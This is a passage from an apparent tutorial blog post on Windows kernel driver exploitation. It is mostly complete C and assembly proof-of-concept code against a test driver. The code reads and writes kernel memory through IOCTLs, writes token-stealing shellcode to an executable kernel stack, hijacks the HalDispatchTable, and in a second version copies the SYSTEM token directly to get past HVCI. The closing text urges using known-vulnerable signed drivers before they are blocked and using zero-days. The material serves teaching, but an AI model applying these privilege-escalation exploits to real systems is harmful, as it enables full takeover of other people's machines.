        }

        flink = readQWORD(flink, driver, readBuf);  // Move to next thread
    }

    printLastErrorMessage("[!] Current thread not found in EPROCESS thread list");
    exit(1);
}

ULONGLONG leakNtBase(ULONGLONG kthread, HANDLE driver, PULONGLONG readBuf)
{

    ULONGLONG ntAddr = readQWORD(kthread + 0x2a8, driver, readBuf);
    ULONGLONG baseAddr;
    ULONGLONG signature = 0x00905a4d;
    ULONGLONG searchAddr = (ntAddr - 0x400000) & 0xFFFFFFFFFFFFF000;

    while (TRUE)
    {
        ULONGLONG readData = readQWORD(searchAddr, driver, readBuf);
        ULONGLONG tmp = readData & 0xFFFFFFFF;

        if (tmp == signature)
        {
            baseAddr = searchAddr;
            break;
        }
        searchAddr = searchAddr - 0x1000;
    }
    return baseAddr;
}

ULONGLONG leakPteBase(ULONGLONG ntBase, HANDLE driver, PULONGLONG readBuf)
{

    ULONGLONG pteBaseAddr;
    unsigned char signature[] = { 0x00, 0x00, 0x00, 0x48, 0x23, 0xc8, 0x48, 0xb8 };
    ULONGLONG searchAddr = (ntBase + 0x40000b);

    while (TRUE)
    {
        ULONGLONG readData = readQWORD(searchAddr, driver, readBuf);
        ULONGLONG tmp = readData;
        int comp;
        comp = memcmp(signature, &tmp, sizeof(ULONGLONG));
        if (comp == 0)
        {
            pteBaseAddr = readQWORD(searchAddr + 0x08, driver, readBuf);
            break;
        }
        searchAddr = searchAddr + 0x10;
    }
    return pteBaseAddr;
}

ULONGLONG leakHalDispatchTable(ULONGLONG ntBase, HANDLE driver, PULONGLONG readBuf)
{

    ULONGLONG halDispatchTableAddr;
    unsigned char signature[0x18] = { 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x06, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };
    ULONGLONG searchAddr = (ntBase + 0xe00000);

    while (TRUE)
    {
        ULONGLONG readData = readQWORD(searchAddr, driver, readBuf);
        unsigned char tmp[0x18];
        memcpy(tmp, &readData, sizeof(ULONGLONG));
        readData = readQWORD(searchAddr + 0x08, driver, readBuf);
        memcpy(tmp + 0x08, &readData, sizeof(ULONGLONG));
        readData = readQWORD(searchAddr + 0x10, driver, readBuf);
        memcpy(tmp + 0x10, &readData, sizeof(ULONGLONG));
        int comp;
        comp = memcmp(signature, tmp, 0x18);
        if (comp == 0)
        {
            halDispatchTableAddr = searchAddr + 0x10;//readQWORD(searchAddr + 0x18, driver, readBuf);
            break;
        }
        searchAddr = searchAddr + 0x10;
    }
    return halDispatchTableAddr;
}

ULONGLONG getPteAddress(ULONGLONG addr, ULONGLONG pteBase)
{
    ULONGLONG result = addr >> 9;
    result = result | pteBase;
    result = result & (pteBase + 0x0000007ffffffff8);
    return result;
}

VOID writeQWORD(ULONGLONG addr, HANDLE driver, PULONGLONG readBuf, ULONGLONG what)
{
    ULONG IoControlCode = 0x223c04;
    PULONGLONG inBuf = readBuf;
    ULONG inBufLength = 0x10;
    PULONGLONG outBuf = ((PULONGLONG)((ULONGLONG)readBuf + 0x1000));
    ULONG outBufLength = sizeof(ULONGLONG);
    ULONG lpBytesReturned;

    ((PULONGLONG)inBuf)[0] = addr;
    ((PULONGLONG)((ULONGLONG)inBuf + 0x08))[0] = what;


    BOOL triggerIOCTL;
    triggerIOCTL = DeviceIoControl(driver, IoControlCode, inBuf, inBufLength, outBuf, outBufLength, &lpBytesReturned, NULL);
    if (!triggerIOCTL)
    {
        printLastErrorMessage("[!] Failed to write QWORD");
        exit(1);
    }

    ULONGLONG result = outBuf[0];
    return;

}

int main()
{

    HANDLE apexHandle = CreateFile(L"\\\\.\\ApexDriver", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, NULL, NULL);
    if (apexHandle == INVALID_HANDLE_VALUE)
    {
        printLastErrorMessage("[!] Failed to open file");
        exit(1);
    }
    printf("[+] Successfully obtained the driver handle.\n");

    PULONGLONG readBuf = (PULONGLONG)VirtualAlloc((PULONGLONG)0x000000001a000000, 0x2000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    if (readBuf == NULL)
    {
        printLastErrorMessage("[!] Failed to allocate buffer memory");
        exit(1);
    }
    memset((PULONGLONG)0x000000001a000000, 0x00, 0x1000);
    memset((PULONGLONG)0x000000001a001000, 0x00, 0x1000);
    printf("[+] Allocated buffer memory: 0x%llx\n", readBuf);

    ULONG pid = GetCurrentProcessId();
    printf("[+] Current Process Id: %lu\n", pid);
    ULONGLONG eProcess = leakEProcess(pid, apexHandle, readBuf);
    printf("[+] Current EPROCESS located at: 0x%llx\n", eProcess);

    ULONGLONG kThread = walkEProcess(eProcess, apexHandle, readBuf);


    printf("[+] KTHREAD located at: 0x%llx\n", kThread);

    ULONGLONG ntBase = leakNtBase(kThread, apexHandle, readBuf);
    printf("[+] NT Base Address: 0x%llx\n", ntBase);

    ULONGLONG pteBase = leakPteBase(ntBase, apexHandle, readBuf);
    printf("[+] PTE Base Address: 0x%llx\n", pteBase);

    ULONGLONG kStack = readQWORD(kThread + 0x38, apexHandle, readBuf);
    printf("[+] Kernel Stack Base: 0x%llx\n", kStack);

    kStack = kStack - 0x100;

    ULONGLONG kStackPteVa = getPteAddress(kStack, pteBase);
    printf("[+] PTE Address of Kernel Stack: 0x%llx\n", kStackPteVa);
    ULONGLONG kStackPte = readQWORD(kStackPteVa, apexHandle, readBuf);
    printf("[+] PTE Entry of Kernel Stack: 0x%llx\n", kStackPte);
    getchar();

    printf("[+] Writing shellcode to Kernel Stack.....\n");
    ULONGLONG* tokensteal = (ULONGLONG*)TokenStealing;
    ULONGLONG writeWhat = (ULONGLONG)tokensteal[0];
    writeQWORD(kStack, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[1];
    writeQWORD(kStack + 0x08, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[2];
    writeQWORD(kStack + 0x10, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[3];
    writeQWORD(kStack + 0x18, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[4];
    writeQWORD(kStack + 0x20, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[5];
    writeQWORD(kStack + 0x28, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[6];
    writeQWORD(kStack + 0x30, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[7];
    writeQWORD(kStack + 0x38, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[8];
    writeQWORD(kStack + 0x40, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[9];
    writeQWORD(kStack + 0x48, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[10];
    writeQWORD(kStack + 0x50, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[11];
    writeQWORD(kStack + 0x58, apexHandle, readBuf, writeWhat);

    printf("[+] Allocating memory for HalDispatchTable restore.\n");
    PULONGLONG restoreBuf = (PULONGLONG)VirtualAlloc((PULONGLONG)0x000000002b000000, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    if (readBuf == NULL)
    {
        printLastErrorMessage("[!] Failed to allocate buffer memory");
        exit(1);
    }
    memset((PULONGLONG)0x000000002b000000, 0x00, 0x1000);
    getchar();

    printf("[+] Flipping NX bit on Kstack...\n");
    writeWhat = kStackPte ^ (1ULL << 63);
    writeQWORD(kStackPteVa, apexHandle, readBuf, writeWhat);
    ULONGLONG newkStackPte = readQWORD(kStackPteVa, apexHandle, readBuf);
    printf("[+] Modified PTE Entry of Kernel Stack: 0x%llx\n", newkStackPte);
    getchar();

    ULONGLONG halDispatchTable = leakHalDispatchTable(ntBase, apexHandle, readBuf);
    printf("[+] found HalDispatchTable at: 0x%llx\n", halDispatchTable);
    ULONGLONG haliQuerySystemInformation = readQWORD(halDispatchTable + 0x08, apexHandle, readBuf);
    printf("[+] HaliQuerySystemInformaton Address: 0x%llx\n", haliQuerySystemInformation);
    getchar();

    restoreBuf[0] = haliQuerySystemInformation;
    printf("[+] Hijacking HaliQuerySystemInformation...\n");
    writeQWORD(halDispatchTable + 0x08, apexHandle, readBuf, kStack);

    _NtQueryIntervalProfile pNtQueryIntervalProfile = (_NtQueryIntervalProfile)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtQueryIntervalProfile");
    if (!pNtQueryIntervalProfile)
    {
        printLastErrorMessage("[!] Error while resolving NtQueryIntervalProfile");
        exit(1);
    }
    ULONG trash;
    pNtQueryIntervalProfile(2, &trash);
    Sleep(2000);

    writeQWORD(halDispatchTable + 0x08, apexHandle, readBuf, haliQuerySystemInformation);
    const char* notcmd = "start cmd.exe";

    system(notcmd);

        if (!VirtualFree(readBuf, 0, MEM_RELEASE))
    {
        printLastErrorMessage("[!] Release of readBuf failed");
        return 1;
    }

    if (!VirtualFree(restoreBuf, 0, MEM_RELEASE))
    {
        printLastErrorMessage("[!] Release of restoreBuf failed");
        return 1;
    }

    if (!CloseHandle(apexHandle))
    {
        printLastErrorMessage("[!] Release of driver handle failed");
        return 1;
    }

    return 0;
}
_TEXT	SEGMENT

TokenStealing PROC
	get_eproc:
	nop
	nop
	nop
	nop
	nop
	push	rax										;save registers
	push	rcx										;
	push	r9										;
	push	r8										;
	xor     rax, rax								;Get the EPROCESS of current Process
	mov     rax, qword ptr gs:[rax+188h]			;
	mov     rax, qword ptr [rax+0B8h]				;
	mov     r8, rax									;
	parse_eproc:
	mov     rax, qword ptr [rax+1d8h]				;walk the linked process list to find SYSTEM process
	sub     rax, 1d8h								;
	mov     rcx, qword ptr [rax+1d0h]				;
	cmp     rcx, 4									;
	jne     parse_eproc								;
	steal_token:
	mov     r9, qword ptr [rax+248h]				;copy SYSTEM process token to current process
	mov     qword ptr [r8+248h], r9					;
	pop		r8										;restore registers
	pop		r9										;
	pop		rcx										;
	pop		rax										;we are about to overwrite this one but stack allignment is a thing
	mov		rax, qword ptr [2b000000h]				;HaliQuerySystemInformation
	jmp		rax
	ret

TokenStealing ENDP

_TEXT	ENDS

End
I previously mentioned that this exploit will not work if VBS and HVCI are enabled. HVCI prevents dynamic code in the kernel and would kill our exploit. It is still possible to conduct a Data Only attack. The Data Only Attack uses the EPROCESS leaks, read primitive, and write primitive to read the SYSTEM process token and copy it to our process’s token without executing dynamic code in kernel-mode. We first need to enable VBS/HVCI to demonstrate this. You will need to ensure that the host’s CPU virtualization features are exposed to the VM. In Hyper-V setups you would run the following command in PowerShell as an administrator on the host OS (remmeber to change the VM name to match your VM):
Set-VMProcessor -VMName "Win11_25H2" -ExposeVirtualizationExtensions $true
Then start the VM and login as an administrator. Hit the Windows start menu and search for Windows Features. Select Turn Windows Features on or off and then enabled Hyper-V.

You will then need to reboot the VM. Login as an administrator again after the VM boots and hit the Windows start menu and search for Windows Security. Select Windows security and then click on Device Security. Then select core isolation and turn on memory integrity. VBS/HVCI will be enabled following another reboot of the VM. Now all security features except SecureBoot are enabled. We still need Secure Boot off since we are using a test driver that is not signed by Microsoft. This still highlights how a signed vulnerable driver can still allow you to take full control of a system.

I have also created an non-admin user and a lower integrity command shell to use for this portion of the demo. You can create the local user from an admin command prompt with:
net user lopex /add

net user lopex PA$$w0rd123
I picked lopex as user name because it is low privilege and low integrity unlike the apex account. You can call it anything you want. Create a low integrity command shell on your low privilege account by opening a command prompt and running the following commands (remember to change the username to whatever you used):
copy C:\Windows\System32\cmd.exe C:\Users\lopex\Desktop\cmd-low.exe

icacls C:\Users\lopex\Desktop\cmd-low.exe /setintegritylevel low
We will receive a bugcheck for page fault in non-paged memory if we attempt running our current POC. This is caused by KCFG generating a page fault when it attempts to validate the indirect call on our hijacked nt!HalDispatchTable. We can see that we successfully marked the Kernel Stack as executable and our POC crashed when it attempts code execution.




Our Data Only attack code only needs to locate our EPROCESS structure, locate the SYSTEM EPROCESS structure, read the token from the SYSTEM EPROCESS stucture, and write it to the token of our EPROCESS structure. The following code accomplishes this and then spawns cmd.exe:
#include <iostream>
#include <Windows.h>


void printLastErrorMessage(const char* customMessage) {
    DWORD errorCode = GetLastError(); // Retrieve the last error code
    if (errorCode == 0) {
        printf("%s: No error.\n", customMessage);
        return;
    }

    LPVOID errorMsgBuffer = NULL;

    // Format the error message from the system
    DWORD size = FormatMessageA(
        FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
        NULL,                       // No source, use system message table
        errorCode,                  // Error code
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPSTR)&errorMsgBuffer,     // Output buffer
        0,                          // Minimum size
        NULL                        // No arguments
    );

    if (size == 0) {
        printf("%s: Unknown error code %lu.\n", customMessage, errorCode);
    }
    else {
        // Remove trailing newlines from the system message
        char* msg = (char*)errorMsgBuffer;
        for (char* p = msg; *p; p++) {
            if (*p == '\r' || *p == '\n') {
                *p = '\0';
                break;
            }
        }
        printf("%s: (Error %lu) %s\n", customMessage, errorCode, msg);
    }

    // Free the buffer allocated by FormatMessage
    if (errorMsgBuffer) {
        LocalFree(errorMsgBuffer);
    }
}

ULONGLONG readQWORD(ULONGLONG addr, HANDLE driver, PULONGLONG readBuf)
{
    ULONG IoControlCode = 0x223c00;
    PULONGLONG inBuf = readBuf;
    ULONG inBufLength = sizeof(ULONGLONG);
    PULONGLONG outBuf = ((PULONGLONG)((ULONGLONG)readBuf + 0x1000));
    ULONG outBufLength = sizeof(ULONGLONG);
    ULONG lpBytesReturned;

    inBuf[0] = addr;

    BOOL triggerIOCTL;
    triggerIOCTL = DeviceIoControl(driver, IoControlCode, inBuf, inBufLength, outBuf, outBufLength, &lpBytesReturned, NULL);
    if (!triggerIOCTL)
    {
        printLastErrorMessage("[!] Failed to read QWORD");
        exit(1);
    }

    ULONGLONG result = outBuf[0];
    return result;
}

ULONGLONG leakEProcess(ULONG pid, HANDLE driver, PULONGLONG inBuff)
{
    ULONG IoControlCode = 0x2237fc;
    PULONGLONG inBuf = inBuff;
    ULONG inBufLength = sizeof(ULONGLONG);
    PULONGLONG outBuf = ((PULONGLONG)((ULONGLONG)inBuff + 0x1000));
    ULONG outBufLength = sizeof(ULONGLONG);
    ULONG lpBytesReturned;

    inBuf[0] = pid;

    BOOL triggerIOCTL;
    triggerIOCTL = DeviceIoControl(driver, IoControlCode, inBuf, inBufLength, outBuf, outBufLength, &lpBytesReturned, NULL);
    if (!triggerIOCTL)
    {
        printLastErrorMessage("[!] Failed to retrieve EPROCCESS");
        exit(1);
    }

    ULONGLONG result = outBuf[0];
    return result;
}

VOID writeQWORD(ULONGLONG addr, HANDLE driver, PULONGLONG readBuf, ULONGLONG what)
{
    ULONG IoControlCode = 0x223c04;
    PULONGLONG inBuf = readBuf;
    ULONG inBufLength = 0x10;
    PULONGLONG outBuf = ((PULONGLONG)((ULONGLONG)readBuf + 0x1000));
    ULONG outBufLength = sizeof(ULONGLONG);
    ULONG lpBytesReturned;

    ((PULONGLONG)inBuf)[0] = addr;
    ((PULONGLONG)((ULONGLONG)inBuf + 0x08))[0] = what;


    BOOL triggerIOCTL;
    triggerIOCTL = DeviceIoControl(driver, IoControlCode, inBuf, inBufLength, outBuf, outBufLength, &lpBytesReturned, NULL);
    if (!triggerIOCTL)
    {
        printLastErrorMessage("[!] Failed to write QWORD");
        exit(1);
    }

    ULONGLONG result = outBuf[0];
    return;

}

int main()
{

    HANDLE apexHandle = CreateFile(L"\\\\.\\ApexDriver", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, NULL, NULL);
    if (apexHandle == INVALID_HANDLE_VALUE)
    {
        printLastErrorMessage("[!] Failed to open file");
        exit(1);
    }
    printf("[+] Successfully obtained the driver handle.\n");

    PULONGLONG readBuf = (PULONGLONG)VirtualAlloc((PULONGLONG)0x000000001a000000, 0x2000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    if (readBuf == NULL)
    {
        printLastErrorMessage("[!] Failed to allocate buffer memory");
        exit(1);
    }
    memset((PULONGLONG)0x000000001a000000, 0x00, 0x1000);
    memset((PULONGLONG)0x000000001a001000, 0x00, 0x1000);
    printf("[+] Allocated buffer memory: 0x%llx\n", readBuf);

    ULONG pid = GetCurrentProcessId();
    printf("[+] Current Process Id: %lu\n", pid);
    ULONGLONG eProcess = leakEProcess(pid, apexHandle, readBuf);
    printf("[+] Current EPROCESS located at: 0x%llx\n", eProcess);

    ULONG sPid = 0x4;
    ULONGLONG seProcess = leakEProcess(sPid, apexHandle, readBuf);
    printf("[+] SYSTEM EPROCESS located at: 0x%llx\n", seProcess);

    ULONGLONG sToken = readQWORD(seProcess + 0x248, apexHandle, readBuf);
    printf("[+] SYSTEM token: 0x%llx\n", sToken);

    writeQWORD(eProcess + 0x248, apexHandle, readBuf, sToken);
    printf("[+] SYSTEM token written to current EPROCESS\n");

    const char* notcmd = "start cmd.exe";

    system(notcmd);

    if (!VirtualFree(readBuf, 0, MEM_RELEASE))
    {
        printLastErrorMessage("[!] Release of readBuf failed");
        return 1;
    }

    if (!CloseHandle(apexHandle))
    {
        printLastErrorMessage("[!] Release of driver handle failed");
        return 1;
    }

    return 0;
}
Compile and execute the new POC on the test VM as the low privileged user from a low integrity command shell and you will receive a SYSTEM command shell.

Microsoft pushes the blocked driver list to combat exploitation of known vulnerable drivers by preventing their install. This helps counter the Bring Your Own Vulnerable Driver (BYOVD) attacks. It does not stop the exploitation of signed drivers that are not on the block list though. You have a small window to BYOVD known vulnerable drivers before they are blocked. You can also find zero days in signed drivers and use those until they are burned.
This concludes this demo on introductory level kernel driver writing and exploitation.